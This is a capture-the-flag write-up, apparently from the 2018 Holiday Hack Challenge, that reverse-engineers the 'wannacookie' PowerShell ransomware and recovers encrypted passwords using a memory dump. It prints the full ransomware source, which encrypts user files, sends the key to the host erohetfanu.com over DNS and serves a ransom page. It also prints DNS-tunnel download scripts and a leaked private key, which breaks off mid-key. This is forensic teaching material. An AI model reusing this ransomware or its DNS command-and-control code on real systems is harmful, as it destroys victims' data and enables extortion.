
```
function H2A()
{
        Param($a)
        $outa
        $a -split '(..)' | ? { $_ }  | forEach {[char]([convert]::toint16($_,16))}
| forEach {$outa = $outa + $_}
        return $outa
}

function B2H
{
        param($DEC)
        $tmp = ''
        ForEach ($value in $DEC)
        {
                $a = "{0:x}" -f [Int]$value
                if ($a.length -eq 1)
                {
                        $tmp += '0' + $a
                }
                else
                {
                        $tmp += $a
                }
        }
        return $tmp
}

function ti_rox
{
        param($b1, $b2)
        $b1 = $(H2B $b1)
```

```
        $b2 = $(H2B $b2)
        $cont = New-Object Byte[] $b1.count
        if ($b1.count -eq $b2.count)
        {
                for($i = 0; $i -lt $b1.count; $i++)
                {
                        $cont[$i] = $b1[$i] -bxor $b2[$i]
                }
        }
        return $cont
}

function G2B
{
        param([byte[]]$Data)
        Process
        {
                $SrcData = New-Object System.IO.MemoryStream( , $Data )
                $output = New-Object System.IO.MemoryStream
                $gStream = New-Object System.IO.Compression.GzipStream $SrcData,
([IO.Compression.CompressionMode]::Decompress)
                $gStream.CopyTo( $output )
                $gStream.Close()
                $SrcData.Close()
                [byte[]] $byteArr = $output.ToArray()
                return $byteArr
        }
}

function H2B
{
        param($HX)
        $HX = $HX -split '(..)' | ? { $_ }
        ForEach ($value in $HX){[Convert]::ToInt32($value,16)}
}

$S1 = "1f8b080000000000040093e76762129765e2e1e6640f6361e7e202000cdd5c5c10000000"
write-host $(H2A $(B2H $(ti_rox $(B2H $(G2B $(H2B $S1))) $(Resolve-DnsName -
Server erohetfanu.com -Name 6B696C6C737769746368.erohetfanu.com -Type
TXT).Strings)))
```

Output of the script = **yippeekiyaa.aaay**

Meaning that if that domain resolves successfully the script will exit, in effect making it a kill switch.

Better register that domain promptly to stop the ransomware from spreading:



Stop the Malware Answer:

Successfully registered yippeekiyaa.aaay!

Alabaster Snowball:

Yippee-Ki-Yay! Now, I have a ma... kill-switch!
Now that we don't have to worry about new infections, I could sure use your L337 security skills for one last thing.
As I mentioned, I made the mistake of analyzing the malware on my host computer and the ransomware encrypted my password database.
Take this zip with a memory dump and my encrypted password database, and see if you can recover my passwords.
One of the passwords will unlock our access to the vault so we can get in before the hackers.

(https://www.holidayhackchallenge.com/2018/challenges/forensic_artifacts.zip)

9.5 RECOVER ALABASTER'S PASSWORD

Difficulty: 

Recover Alabaster's password as found in the encrypted password vault.

Objective hint:

- Public / Private Key Encryption: wannacookie.min.ps1? I wonder if there is a non-minified version? If so, it may be easier to read and give us more information and maybe source comments?
- Memory Strings: Pulling strings from a memory dump using the linux strings command requires you specify the -e option with the specific format required by the OS and processor. Of course, you could also use powerdump (https://github.com/chrisjd20/power_dump).

Further investigation in of the script identifies some more hex strings of interest. The following is a list of all the known hex strings encountered:

- 77616E6E61636F6F6B69652E6D696E2E707331 = wannacookie.min.ps1
- 6B696C6C737769746368 = killswitch
- 7365727665722E637274 = server.crt
- 6B6579666F72626F746964 = keyforbotid
- 72616e736f6d697370616964 = ransomispaid
- 736F757263652E6D696E2E68746D6C = source.min.html

The hint for a non-minified version of **wannacookie.min.ps1** would be handy, maybe it was left behind on the server as **wannacookie.ps1**:

```
function H2A($a)
{
    $o
    $a -split '(..)' | ? { $_ }  | forEach {[char]([convert]::toint16($_,16))} | forEach
{$o = $o + $_}
    return $o
}

function A2H()
{
        Param($a)
        $c = ''
        $b = $a.ToCharArray()
        Foreach ($element in $b) {$c = $c + " " + [System.String]::Format("{0:X}",
[System.Convert]::ToUInt32($element))}
        return $c -replace ' '
}

$file = "wannacookie.ps1"
$f = A2H $file
$h = ""

foreach ($i in 0..([convert]::ToInt32((Resolve-DnsName -Server erohetfanu.com -Name
"$f.erohetfanu.com" -Type TXT).strings, 10)-1))
{
    $h += (Resolve-DnsName -Server erohetfanu.com -Name "$i.$f.erohetfanu.com" -Type
TXT).strings
}
($(H2A $h | Out-string)) | Out-File wannacookie.ps1
```

We are in luck the file **wannacookie.ps1** was left on the server:

```
$functions =
{
    function Enc_Dec-File($key, $File, $enc_it)
        {
        [byte[]]$key = $key
        $Suffix = ".wannacookie"
        [System.Reflection.Assembly]::LoadWithPartialName('System.Security.Cryptography')
        [System.Int32]$KeySize = $key.Length*8
        $AESP = New-Object 'System.Security.Cryptography.AesManaged'
        $AESP.Mode = [System.Security.Cryptography.CipherMode]::CBC
        $AESP.BlockSize = 128
        $AESP.KeySize = $KeySize
        $AESP.Key = $key
        $FileSR = New-Object System.IO.FileStream($File, [System.IO.FileMode]::Open)
        if ($enc_it)
                {
                        $DestFile = $File + $Suffix
                }
                else
                {
                        $DestFile = ($File -replace $Suffix)
                }
        $FileSW = New-Object System.IO.FileStream($DestFile, [System.IO.FileMode]::Create)
        if ($enc_it)
                {
            $AESP.GenerateIV()
            $FileSW.Write([System.BitConverter]::GetBytes($AESP.IV.Length), 0, 4)
            $FileSW.Write($AESP.IV, 0, $AESP.IV.Length)
            $Transform = $AESP.CreateEncryptor()
        }
                else
                {
            [Byte[]]$LenIV = New-Object Byte[] 4
            $FileSR.Seek(0, [System.IO.SeekOrigin]::Begin) | Out-Null
            $FileSR.Read($LenIV,  0, 3) | Out-Null
            [Int]$LIV = [System.BitConverter]::ToInt32($LenIV,  0)
            [Byte[]]$IV = New-Object Byte[] $LIV
            $FileSR.Seek(4, [System.IO.SeekOrigin]::Begin) | Out-Null
            $FileSR.Read($IV, 0, $LIV) | Out-Null
            $AESP.IV = $IV
            $Transform = $AESP.CreateDecryptor()
        }
        $CryptoS = New-Object System.Security.Cryptography.CryptoStream($FileSW,
$Transform, [System.Security.Cryptography.CryptoStreamMode]::Write)
        [Int]$Count = 0
        [Int]$BlockSzBts = $AESP.BlockSize / 8
        [Byte[]]$Data = New-Object Byte[] $BlockSzBts
        Do
        {
```

```
            $Count = $FileSR.Read($Data, 0, $BlockSzBts)
            $CryptoS.Write($Data, 0, $Count)
        }
        While ($Count -gt 0)
        $CryptoS.FlushFinalBlock()
        $CryptoS.Close()
        $FileSR.Close()
        $FileSW.Close()
        Clear-variable -Name "key"
        Remove-Item $File
    }
}

function H2B
{
    param($HX)
    $HX = $HX -split '(..)' | ? { $_ }
    ForEach ($value in $HX)
        {
        [Convert]::ToInt32($value,16)
    }
}

function A2H()
{
    Param($a)
    $c = ''
    $b = $a.ToCharArray();
    Foreach ($element in $b)
        {
        $c = $c + " " + [System.String]::Format("{0:X}",
[System.Convert]::ToUInt32($element))
    }
    return $c -replace ' '
}

function H2A()
{
    Param($a)
    $outa
    $a -split '(..)' | ? { $_ }  | forEach {[char]([convert]::toint16($_,16))} | forEach
{$outa = $outa + $_}
    return $outa
}

function B2H
{
    param($DEC)
    $tmp = ''
    ForEach ($value in $DEC)
        {
        $a = "{0:x}" -f [Int]$value
        if ($a.length -eq 1)
                {
            $tmp += '0' + $a
        }
                else
                {
            $tmp += $a
        }
    }
    return $tmp
}

function ti_rox
{
    param($b1, $b2)
    $b1 = $(H2B $b1)
    $b2 = $(H2B $b2)
    $cont = New-Object Byte[] $b1.count
    if ($b1.count -eq $b2.count)
        {
        for($i=0; $i -lt $b1.count ; $i++)
        {
            $cont[$i] = $b1[$i] -bxor $b2[$i]
        }
    }
    return $cont
}

function B2G
{
    param([byte[]]$Data)
    Process
        {
                $out = [System.IO.MemoryStream]::new()
                $gStream = New-Object System.IO.Compression.GzipStream $out,
([IO.Compression.CompressionMode]::Compress)
                $gStream.Write($Data, 0, $Data.Length)
```

```
                $gStream.Close()
                return $out.ToArray()
  }

}

function G2B
{
        param([byte[]]$Data)
        Process
        {
        $SrcData = New-Object System.IO.MemoryStream( , $Data )
            $output = New-Object System.IO.MemoryStream
        $gStream = New-Object System.IO.Compression.GzipStream $SrcData,
([IO.Compression.CompressionMode]::Decompress)
            $gStream.CopyTo( $output )
        $gStream.Close()
                $SrcData.Close()
                [byte[]] $byteArr = $output.ToArray()
        return $byteArr
    }
}

function Sha1([String] $String)
{
    $SB = New-Object System.Text.StringBuilder

[System.Security.Cryptography.HashAlgorithm]::Create("SHA1").ComputeHash([System.Text.Encod
ing]::UTF8.GetBytes($String))|%{[Void]$SB.Append($_.ToString("x2"))}
    $SB.ToString()
}

function Pub_Key_Enc($key_bytes, [byte[]]$pub_bytes)
{
     $cert = New-Object -TypeName
System.Security.Cryptography.X509Certificates.X509Certificate2
     $cert.Import($pub_bytes)
     $encKey = $cert.PublicKey.Key.Encrypt($key_bytes, $true)
     return $(B2H $encKey)
}

function enc_dec
{
    param($key, $allfiles, $make_cookie )
    $tcount = 12
    for ( $file=0; $file -lt $allfiles.length; $file++ )
        {
        while ($true)
                {
            $running = @(Get-Job | Where-Object { $_.State -eq 'Running' })
            if ($running.Count -le $tcount)
                        {
                Start-Job  -ScriptBlock
                                {
                    param($key, $File, $true_false)
                    try
                                    {
                        Enc_Dec-File $key $File $true_false
                    }
                                    catch
                                    {
                        $_.Exception.Message | Out-String | Out-File
$($env:userprofile+'\Desktop\ps_log.txt') -append
                    }
                } -args $key, $allfiles[$file], $make_cookie -InitializationScript
$functions
                break
            }
                    else
                    {
                Start-Sleep -m 200
                continue
            }
        }
    }
}

function get_over_dns($f)
{
    $h = ''
    foreach ($i in 0..([convert]::ToInt32($(Resolve-DnsName -Server erohetfanu.com -Name
"$f.erohetfanu.com" -Type TXT).Strings, 10)-1))
        {
        $h += $(Resolve-DnsName -Server erohetfanu.com -Name "$i.$f.erohetfanu.com" -Type
TXT).Strings
    }
    return (H2A $h)
}
```

```
function split_to_chunks($astring, $size=32)
{
    $new_arr = @()
    $chunk_index=0
    foreach($i in 1..$($astring.length / $size))
        {
        $new_arr += @($astring.substring($chunk_index,$size))
        $chunk_index += $size
    }
    return $new_arr
}

function send_key($encrypted_key)
{
    $chunks = (split_to_chunks $encrypted_key )
    foreach ($j in $chunks)
        {
        if ($chunks.IndexOf($j) -eq 0)
                {
            $new_cookie = $(Resolve-DnsName -Server erohetfanu.com -Name
"$j.6B6579666F72626F746964.erohetfanu.com" -Type TXT).Strings
        }
                else
                {
            $(Resolve-DnsName -Server erohetfanu.com -Name
"$new_cookie.$j.6B6579666F72626F746964.erohetfanu.com" -Type TXT).Strings
        }
    }
    return $new_cookie
}

function wannacookie
{
    $S1 = "1f8b0800000000000040093e76762129765e2e1e6640f6361e7e202000cdd5c5c10000000"
    if ($null -ne ((Resolve-DnsName -Name $(H2A $(B2H $(ti_rox $(B2H $(G2B $(H2B $S1)))
$(Resolve-DnsName -Server erohetfanu.com -Name 6B696C6C737769746368.erohetfanu.com -Type
TXT).Strings))).ToString() -ErrorAction 0 -Server 8.8.8.8))) {return}
    if ($(netstat -ano | Select-String "127.0.0.1:8080").length -ne 0 -or (Get-WmiObject
Win32_ComputerSystem).Domain -ne "KRINGLECASTLE") {return}
    $pub_key = [System.Convert]::FromBase64String($(get_over_dns("7365727665722E637274") )
)
    $Byte_key = ([System.Text.Encoding]::Unicode.GetBytes($(([char[]]([char]01..[char]255)
+ ([char[]]([char]01..[char]255)) + 0..9 | sort {Get-Random})[0..15] -join ''))  | ? {$_ -
ne 0x00})
    $Hex_key = $(B2H $Byte_key)
    $Key_Hash = $(Sha1 $Hex_key)
    $Pub_key_encrypted_Key = (Pub_Key_Enc $Byte_key $pub_key).ToString()
    $cookie_id = (send_key $Pub_key_encrypted_Key)
    $date_time = (($(Get-Date).ToUniversalTime() | Out-String) -replace "`r`n")
    [array]$future_cookies = $(Get-ChildItem *.elfdb -Exclude *.wannacookie -Path
$($($env:userprofile+'\Desktop'),$($env:userprofile+'\Documents'),$($env:userprofile+'\Vide
os'),$($env:userprofile+'\Pictures'),$($env:userprofile+'\Music')) -Recurse | where { !
$_.PSIsContainer } | Foreach-Object {$_.Fullname})
    enc_dec $Byte_key $future_cookies $true
    Clear-variable -Name "Hex_key"
    Clear-variable -Name "Byte_key"
    $lurl = 'http://127.0.0.1:8080/'
    $htmlcontents = @{
        'GET /'   =  $(get_over_dns (A2H "source.min.html"))
        'GET /close'   =  '<p>Bye!</p>'
    }
    Start-Job -ScriptBlock
        {
        param($url)
            Start-Sleep 10
            Add-type -AssemblyName System.Windows.Forms
            start-process "$url" -WindowStyle Maximized
            Start-sleep 2
            [System.Windows.Forms.SendKeys]::SendWait("{F11}")
    } -Arg $lurl
    $listener = New-Object System.Net.HttpListener
    $listener.Prefixes.Add($lurl)
    $listener.Start()
    try {
        $close = $false
        while ($listener.IsListening)
                {
            $context = $listener.GetContext()
            $Req = $context.Request
            $Resp = $context.Response
            $Resp.Headers.Add("Access-Control-Allow-Origin","*")
            $received = '{0} {1}' -f $Req.httpmethod, $Req.url.localpath
            if ($received -eq 'GET /')
                        {
                $html = $htmlcontents[$received]
            }
                        elseif ($received -eq 'GET /decrypt')
                        {
                $akey = $Req.QueryString.Item("key")
```

```
                if ($Key_Hash -eq $(Sha1 $akey))
                                {
                    $akey = $(H2B $akey)
                    [array]$allcookies = $(Get-ChildItem -Path $($env:userprofile) -Recurse
-Filter *.wannacookie | where { ! $_.PSIsContainer } | Foreach-Object {$_.Fullname})
                    enc_dec $akey $allcookies $false
                    $html = "Files have been decrypted!"
                    $close = $true
                }
                                else
                                {
                    $html = "Invalid Key!"
                }
            }
                        elseif ($received -eq 'GET /close')
                        {
                $close = $true
                $html = $htmlcontents[$received]
            }
                        elseif ($received -eq 'GET /cookie_is_paid')
                        {
                $cookie_and_key = $(Resolve-DnsName -Server erohetfanu.com -Name
("$cookie_id.72616e736f6d697370616964.erohetfanu.com".trim()) -Type TXT).Strings
                if ( $cookie_and_key.length -eq 32 )
                                {
                    $html = $cookie_and_key
                }
                                else
                                {
                    $html = "UNPAID|$cookie_id|$date_time"
                }
            }
                        else
                        {
                $Resp.statuscode = 404
                $html = '<h1>404 Not Found</h1>'
            }
            $buffer = [Text.Encoding]::UTF8.GetBytes($html)
            $Resp.ContentLength64 = $buffer.length
            $Resp.OutputStream.Write($buffer, 0, $buffer.length)
            $Resp.Close()
            if ($close)
                        {
                $listener.Stop()
                return
            }
        }
    }
        finally
        {
         $listener.Stop()
    }
}
wannacookie
```

Analysing the code around the encryption of the files and added comments to what every line looks to be doing:

```
# Download the public key (7365727665722E637274 = server.crt) from the server:
$pub_key = [System.Convert]::FromBase64String($(get_over_dns("7365727665722E637274") ) )
# Generate a random Byte encryption key:
$Byte_key = ([System.Text.Encoding]::Unicode.GetBytes($(([char[]][char]01..[char]255) +
([char[]][char]01..[char]255)) + 0..9 | sort {Get-Random})[0..15] -join ''))  | ? {$_ -ne
0x00})
# Convert the encryption key in to Hex:
$Hex_key = $(B2H $Byte_key)
# Create a SHA1 has of the encryption key in hex:
$Key_Hash = $(Sha1 $Hex_key)
# Using the public key to encrypt the random Byte encryption key:
$Pub_key_encrypted_Key = (Pub_Key_Enc $Byte_key $pub_key).ToString()
# Send the publick key encrypted random Byte encryption key C&C server:
$cookie_id = (send_key $Pub_key_encrypted_Key)
# Get all files with extension .elfdb in any of the user profile folders Desktop,
Documents, Videos, Pictures and Music:
[array]$future_cookies = $(Get-ChildItem *.elfdb -Exclude *.wannacookie -Path
$($($env:userprofile+'\Desktop'),$($env:userprofile+'\Documents'),$($env:userprofile+'\Vide
os'),$($env:userprofile+'\Pictures'),$($env:userprofile+'\Music')) -Recurse | where { !
$_.PSIsContainer } | Foreach-Object {$_.Fullname})
# Encrypt all the files with encryption key $Byte_key
enc_dec $Byte_key $future_cookies $true
# Clear the Hex_key variable from memory
Clear-variable -Name "Hex_key"
# clear the Byte_key variable from memory
Clear-variable -Name "Byte_key"
```

Running the **wannacookie.ps1** script locally with break points to see what all the variables would look like:


```
variable $pub_key =  48 130 3 93 48 130 2 69 160 3 2 1 2 2 9 0 254 158 215 215 48 218 192
163 48 13 6 9 42 134 72 134 247 13 1 1 11 5 0 48 69 49 11 48 9 6 3 85 4 6 19 2 65 85 49 19
48 17 6 3 85 4 8 12 10 83 111 109 101 45 83 116 97 11
6 101 49 33 48 31 6 3 85 4 10 12 24 73 110 116 101 114 110 101 116 32 87 105 100 103 105
116 115 32 80 116 121 32 76 116 100 48 30 23 13 49 56 48 56 48 51 49 53 48 49 48 55 90 23
13 49 57 48 56 48 51 49 53 48 49 48 55 90 48 69 49
11 48 9 6 3 85 4 6 19 2 65 85 49 19 48 17 6 3 85 4 8 12 10 83 111 109 101 45 83 116 97 116
101 49 33 48 31 6 3 85 4 10 12 24 73 110 116 101 114 110 101 116 32 87 105 100 103 105 116
115 32 80 116 121 32 76 116 100 48 130 1 34 48 1
3 6 9 42 134 72 134 247 13 1 1 1 5 0 3 130 1 15 0 48 130 1 10 2 130 1 1 0 196 136 220 217
85 70 215 9 179 6 47 139 12 217 75 98 149 30 44 120 70 101 139 96 140 160 50 123 222 161
234 151 235 82 167 11 74 247 46 11 235 57 203 12 18
1 146 3 171 175 31 233 102 30 24 94 167 219 162 91 123 239 29 128 170 248 198 185 18 88 193
174 252 16 203 71 182 10 191 234 120 208 107 116 203 80 179 210 164 196 194 64 207 71 209
37 133 239 181 96 13 20 145 121 3 227 106 140 14
3 163 116 197 109 47 207 143 84 225 150 167 83 192 240 52 150 238 47 189 120 185 42 61 179
67 196 39 197 132 1 134 148 113 20 249 193 244 9 58 27 209 32 121 30 77 18 76 245 10 40 149
92 221 251 3 243 251 122 211 34 83 132 44 56 24
 169 17 192 111 47 169 196 2 128 1 149 65 226 205 96 147 4 22 253 62 88 112 45 217 108 99
89 59 183 30 112 31 48 251 34 18 121 63 203 93 146 192 115 130 181 163 99 21 31 6 183 157
118 15 184 157 21 85 184 167 155 19 210 106 235 50
 38 9 251 188 122 85 227 8 146 188 56 182 79 245 102 86 13 2 3 1 0 1 163 80 48 78 48 29 6 3
85 29 14 4 22 4 20 125 227 160 103 135 254 147 21 53 252 19 127 62 145 209 187 48 88 205
209 48 31 6 3 85 29 35 4 24 48 22 128 20 125 227
160 103 135 254 147 21 53 252 19 127 62 145 209 187 48 88 205 209 48 12 6 3 85 29 19 4 5 48
3 1 1 255 48 13 6 9 42 134 72 134 247 13 1 1 11 5 0 3 130 1 1 0 133 216 67 29 11 214 245 15
133 174 137 164 238 125 134 217 229 228 76 213
 245 111 28 246 61 45 144 213 149 183 247 118 124 221 160 81 89 27 208 42 223 234 24 32 34
244 1 224 248 208 127 23 69 140 101 251 174 46 12 226 37 4 199 65 47 175 188 41 247 110 45
71 11 12 253 195 179 197 123 144 153 122 6 162 1
89 182 145 15 72 123 87 212 71 193 87 243 8 100 157 117 65 6 4 125 227 242 174 237 134 178
142 196 233 132 194 241 226 255 70 171 251 75 44 112 24 157 120 225 170 215 88 104 78 126
248 35 232 7 141 24 94 173 27 208 88 150 248 1 18
3 221 175 137 20 156 11 29 198 201 123 49 60 76 209 254 45 225 199 86 31 39 137 80 125 242
6 228 250 122 226 29 246 185 251 25 3 98 235 81 227 10 21 227 17 252 218 242 26 65 11 131
174 172 34 156 125 8 149 161 143 244 7 21 221 198
 4 242 131 8 64 117 105 175 54 177 207 161 12 129 229 15 87 194 3 127 193 99 45 174 83 217
127 45 192 91 219 134 22 63 236 128 155 248 219 23 5 251

variable $Byte_key =  69 127 209 99 240 193 57 127 9 206 234 125 34 205 251 132

variable $Hex_key =  457fd163f0c1397f09ceea7d22cdfb84

variable $Key_Hash =  54aaf22a3f86378b66aa1c6c325ea60a47958db4

variable $Pub_key_encrypted_Key =
b32a108d1fe376dcc5334b65195356527f9643a5184703c0c317d12d6980a8e786fbdccf6b9297b716c603e0b21
1ebe2343a12f33b9b548522ee36923fd3d11c8322723b37917fae4adc1fed49cae5b1f724fb066a1f9edd40c584
117fc53d02db3aa3cb6257bedb3bb526f61abc0973eb2b0dfe10bdc1b3224ef6e8c9f7d1aee2150a46abf36ae27
a583722f09a26c66b8a67f8d999464ce9e8f862aa4865d9aa68216fbf5953a9fcff4ca0da33a7f74115005c0306
ef30c8e8a8e6dde3d106edf452d5f854bacff2074c6fa9df7fb0b369b1fe52762e6d808ec555cb4d88f3fe856d7
3f4336244704a8071c5a2c214c8ba9e522e3fc2735624bd01f4181866

variable $cookie_id = 59313178363755486757
```

The variables **$Byte_key** and **$Hex_key** are cleared from memory. The variable **$Byte_key** is used in two functions as **$key** however that variable is also cleared from memory.

However the variable **$Pub_key_encrypted_Key** is not cleared which is a hex representation of the **$Byte_key** encrypted with the public key (**$pub_key**)

If we can find the **$Pub_key_encrypted_Key** in the memory dump and are able to get the private key we would be able to decrypt **$Pub_key_encrypted_Key** and get back the **$Byte_key** that was used to encrypt the files.

Using PowerDump to find a **512** bytes long **hex** string from the memory dump (**powershell.exe_181109_104716.dmp**):



```
Dumps PowerShell From Memory
==============================
=======================================
1. Load PowerShell Memory Dump File
2. Process PowerShell Memory Dump
3. Search/Dump Powershell Scripts
4. Search/Dump Stored PS Variables
e. Exit
: 1


============ Load Dump Menu ================
COMMAND |     ARGUMENT       | Explanation
========|====================|==============
ld      | /path/to/file.name | load mem dump
ls      | ../directory/path  | list files
B       |                    | back to menu
============= Loaded File: =================

============================================
: ld /root/powershell.exe_181109_104716.dmp


============ Load Dump Menu ================
COMMAND |     ARGUMENT       | Explanation
========|====================|==============
ld      | /path/to/file.name | load mem dump
ls      | ../directory/path  | list files
B       |                    | back to menu
============= Loaded File: =================
/root/powershell.exe_181109_104716.dmp 427762187
============================================
: b


============ Main Menu ================
Memory Dump: /root/powershell.exe_181109_104716.dmp
Loaded      : True
Processed   : False
=======================================
1. Load PowerShell Memory Dump File
2. Process PowerShell Memory Dump
3. Search/Dump Powershell Scripts
4. Search/Dump Stored PS Variables
e. Exit
: 2
[i] Please wait, processing memory dump...
[+] Found 65 script blocks!
[+] Found some Powershell variable names to work with...
[+] Found 10947 possible variables stored in memory
Would you like to save this processed data for quick processing later "Y"es or "N"o?
: Y

Successfully Processed Memory Dump!
```

```
Press Enter to Continue...



============ Main Menu ================
Memory Dump: /root/powershell.exe 181109 104716.dmp
Loaded     : True
Processed  : True
=======================================
1. Load PowerShell Memory Dump File
2. Process PowerShell Memory Dump
3. Search/Dump Powershell Scripts
4. Search/Dump Stored PS Variables
e. Exit
: 4

[i] 10947 powershell Variable Values found!
============== Search/Dump PS Variable Values ==================================
COMMAND         |     ARGUMENT                | Explanation
================|=============================|================================
print           | print [all|num]             | print specific or all Variables
dump            | dump [all|num]              | dump specific or all Variables
contains        | contains [ascii string]     | Variable Values must contain string
matches         | matches "[python_regex]"    | match python regex inside quotes
len             | len [>|<|>=|<=|==] [bt_size]| Variables length >,<,=,>=,<= size
clear           | clear [all|num]             | clear all or specific filter num
================================================================================
: matches "^[a-fA-F0-9]+$"

================ Filters ================
1| MATCHES  bool(re.search(r"^[a-fA-F0-9]+$",variable_values))

[i] 196 powershell Variable Values found!
============== Search/Dump PS Variable Values ==================================
COMMAND         |     ARGUMENT                | Explanation
================|=============================|================================
print           | print [all|num]             | print specific or all Variables
dump            | dump [all|num]              | dump specific or all Variables
contains        | contains [ascii string]     | Variable Values must contain string
matches         | matches "[python regex]"    | match python regex inside quotes
len             | len [>|<|>=|<=|==] [bt_size]| Variables length >,<,=,>=,<= size
clear           | clear [all|num]             | clear all or specific filter num
================================================================================
: len == 512

================ Filters ================
1| MATCHES  bool(re.search(r"^[a-fA-F0-9]+$",variable_values))
2| LENGTH  len(variable_values) == 512

[i] 1 powershell Variable Values found!
============== Search/Dump PS Variable Values ==================================
COMMAND         |     ARGUMENT                | Explanation
================|=============================|================================
print           | print [all|num]             | print specific or all Variables
dump            | dump [all|num]              | dump specific or all Variables
contains        | contains [ascii string]     | Variable Values must contain string
matches         | matches "[python regex]"    | match python regex inside quotes
len             | len [>|<|>=|<=|==] [bt_size]| Variables length >,<,=,>=,<= size
clear           | clear [all|num]             | clear all or specific filter num
================================================================================
: print
3cf903522e1a3966805b50e7f7dd51dc7969c73cfb1663a75a56ebf4aa4a1849d1949005437dc44b8464dca0568
0d531b7a971672d87b24b7a6d672d1d811e6c34f42b2f8d7f2b43aab698b537d2df2f401c2a09fbe24c5833d2c5
861139c4b4d3147abb55e671d0cac709d1cfe86860b6417bf019789950d0bf8d83218a56e69309a2bb17dcede7a
bfffd065ee0491b379be44029ca4321e60407d44e6e381691dae5e551cb2354727ac257d977722188a946c75a29
5e714b668109d75c00100b94861678ea16f8b79b756e45776d29268af1720bc49995217d814ffd1e4b6edce9ee5
7976f9ab398f9a8479cf911d7d47681a77152563906a2c29c6d12f971
Variable Values #1 above ^
Type any key to go back and just Enter to Continue...
```

Next we would need to get the private key to decrypt the **$Pub_key_encrypted_Key** retrieved.

Since they left the not minimized version of the **wannacookie.ps1** script on the server they may have forgotten to clean up the **server.key** of the server:

```
function H2A($a)
{
    $o
    $a -split '(..)' | ? { $_ }  | forEach {[char]([convert]::toint16($_,16))} | forEach
{$o = $o + $_}
    return $o
}

function A2H()
{
        Param($a)
        $c = ''
        $b = $a.ToCharArray()
        Foreach ($element in $b) {$c = $c + " " + [System.String]::Format("{0:X}",
[System.Convert]::ToUInt32($element))}
        return $c -replace ' '
}

$file = "server.key"
$f = A2H $file
$h = ""

foreach ($i in 0..([convert]::ToInt32((Resolve-DnsName -Server erohetfanu.com -Name
"$f.erohetfanu.com" -Type TXT).strings, 10)-1))
{
    $h += (Resolve-DnsName -Server erohetfanu.com -Name "$i.$f.erohetfanu.com" -Type
TXT).strings
}
($(H2A $h | Out-string)) | Out-File server.key
```

Success! we retrieved the private **server.key**:

```
-----BEGIN PRIVATE KEY-----
MIIEvgIBADANBgkqhkiG9w0BAQEFAASCBKgwggSkAgEAAoIBAQDEiNzZVUbXCbMG
L4sM2UtilR4seEZli2CMoDJ73qHql+tSpwtK9y4L6znLDLWSA6uvH+lmHhhep9ui
W3vvHYCq+Ma5EljBrvwQy0e2Cr/qeNBrdMtQs9KkxMJAz0fRJYXvtWANFJF5A+Nq
jI+jdMVtL8+PVOGWp1PA8DSW7i+9eLkqPbNDxCfFhAGGlHEU+cH0CTob0SB5Hk0S
TPUKKJVc3fsD8/t60yJThCw4GKkRwG8vqcQCgAGVQeLNYJMEFv0+WHAt2WxjWTu3
HnAfMPsiEnk/y12SwHOCtaNjFR8Gt512D7idFVW4p5sT0mrrMiYJ+7x6VeMIkrw4
tk/1ZlYNAgMBAAECggEAHdIGcJOX5Bj8qPudxZ1S6uplYan+RHoZdDz6bAEj4Eyc
0DW4aO+IdRaD9mM/SaB09GWLLIt0dyhRExl+fJGlbEvDG2HFRd4fMQ0nHGAVLqaW
OTfHgb9HPuj78ImDBCEFaZHDuThdulb0sr4RLWQScLbIb58Ze5p4AtZvpFcPt1fN
6YqS/y0i5VEFROWuldMbEJN1x+xeiJp8uIs5KoL9KH1njZcEgZVQpLXzrsjKr67U
3nYMKDemGjHanYVkF1pzv/rardUnS8h6q6JGyzV91PpLE2I0LY+tGopKmuTUzVOm
Vf7sl5LMwEss1g3x8gOh215Ops9Y9zhSfJhzBktYAQKBgQDl+w+KfSb3qZREVvs9
uGmaIcj6Nzdzr+7EBOWZumjy5WWPrSe0S6Ld4lTcFdaXolUEHkE0E0j7H8M+dKG2
Emz3zaJNiAIX89UcvelrXTV00k+kMYItvHWchdiH64EOjsWrc8co9WNgK1XlLQtG
4iBpErVctbOcjJlzv1zXgUiyTQKBgQDaxRoQolzgjElDG/T3VsC81jO6jdatRpXB
0URM8/4MB/vRAL8LB834ZKhnSNyzgh9N5G9/TAB9qJJ+4RYlUUOVIhK+8t863498
/P4sKNlPQio4Ld3lfnT92xpZU1hYfyRPQ29rcim2c173KDMPcO6gXTezDCa1h64Q
8iskC4iSwQKBgQCvwq3f40HyqNE9YVRlmRhryUI1qBli+qP5ftySHhqy94okwerE
KcHw3VaJVM9J17Atk4m1aL+v3Fh01OH5qh9JSwitRDKFZ74JV0Ka4QNHoqtnCsc4
eP1RgCE5z0w0efyrybH9pXwrNTNSEJi7tXmbk8azcdIw5GsqQKeNs6qBSQKBgH1v
sC9DeS+DIGqrN/0tr9tWklhwBVxa8XktDRV2fP7XAQroe6HOesnmpSx7eZgvjtVx
moCJympCYqT/WFxTSQXUgJ0d0uMF1lcbFH2relZYoK6PlgCFTn1TyLrY7/nmBKKy
DsuzrLkhU50xXn2HCjvG1y4BVJyXTDYJNLU5K7jBAoGBAMMxIo7+9otN8hWxnqe4
Ie0RAqOWkBvZPQ7mEDeRC5hRhfCjn9w6G+2+/7dGlKiOTC3Qn3wz8QoG4v5xAqXE
